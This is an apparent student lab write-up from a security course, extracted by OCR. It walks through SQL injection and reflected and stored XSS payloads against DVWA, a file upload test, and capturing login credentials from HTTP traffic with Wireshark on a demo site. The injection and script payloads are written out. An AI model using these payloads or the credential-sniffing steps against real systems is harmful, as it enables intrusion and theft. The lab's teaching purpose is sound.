
$sudo su and enter the password of kali

start the metasploitable machine


scan for the available network using the command **#nbtscan** and provide the ip address range




now you have the ip address of the metasploitable search that ip address in the browser.



Then select the **DVWA** option which will be there in the window. Then login to DVWA by providing username as **admin** and password as **password**.



After login then make sure that **DVWA Security** is set to **low.**




1a) SQL injection on DVWA

We can use SQL Injection option then we enter a query **1”or”1=”1** in the provided field after that we can see the information provided in that field.


Similarly we can use the SQL Injection (Blind) for the same purpose.

1b) Perform Cross-site scripting on DVWA


XSS reflected option is used to display the message on the screen whatever is enterd in the field provided here we use the **<script>alert(”karthik n p”)</script>** command to display the text.




So it pop up a alert message by displaying the message provided in the alert command.




The difference between **XSS reflected** and **XSS stored** is that in XSS stored method we can store the procedure and can use afterwards also which is not possible in XSS reflect method.



DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
karthik np
Message *
<script> prompt("Hi there")</script>
Sign Guestbook
Name: test
Message: This is a test comment.
Name: abhishek
Message: <script>alert("hacked")<script>
Name: abhishek
Message: <script>alert("hacked")<script>
Name: k
Message:
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
10.0.2.4
k
Cancel
OK


1c) Perform File upload DVWA

Upload option is used to upload a file which resides in the user machine.





After uploading the file if we change the url to **/dvwa/hackable/uploads** then we can view the contents of the uploaded file.



2a) Sniffing with wire shark in kali linux


The text describes how to use Wireshark, a network packet analyzer tool, to sniff HTTP traffic and capture login credentials. It instructs the reader to log into a test website called testfire.net, then use Wireshark to analyze the HTTP traffic from logging in. By examining the HTTP POST request, the username and password used to log into the website can be discovered.

Getting super user privilage using the command


$ sudo su

Then we have to search **wireshark** in the terminal to use it

After that we have to search **testfire.net** in the browser inside the kali linux then we should login to the website by providing username as **admin** and password as **admin**




Then we come back to the **wireshark** tool which was opened previously then we search **http** in the search bar in order to get information about http connection, we should search for **http post methods** then we should doble click on that connection.



After doble clicking that connection we should search for **Hypertext Transfer Protocol** in the dropdown we can see the username and password we entered in

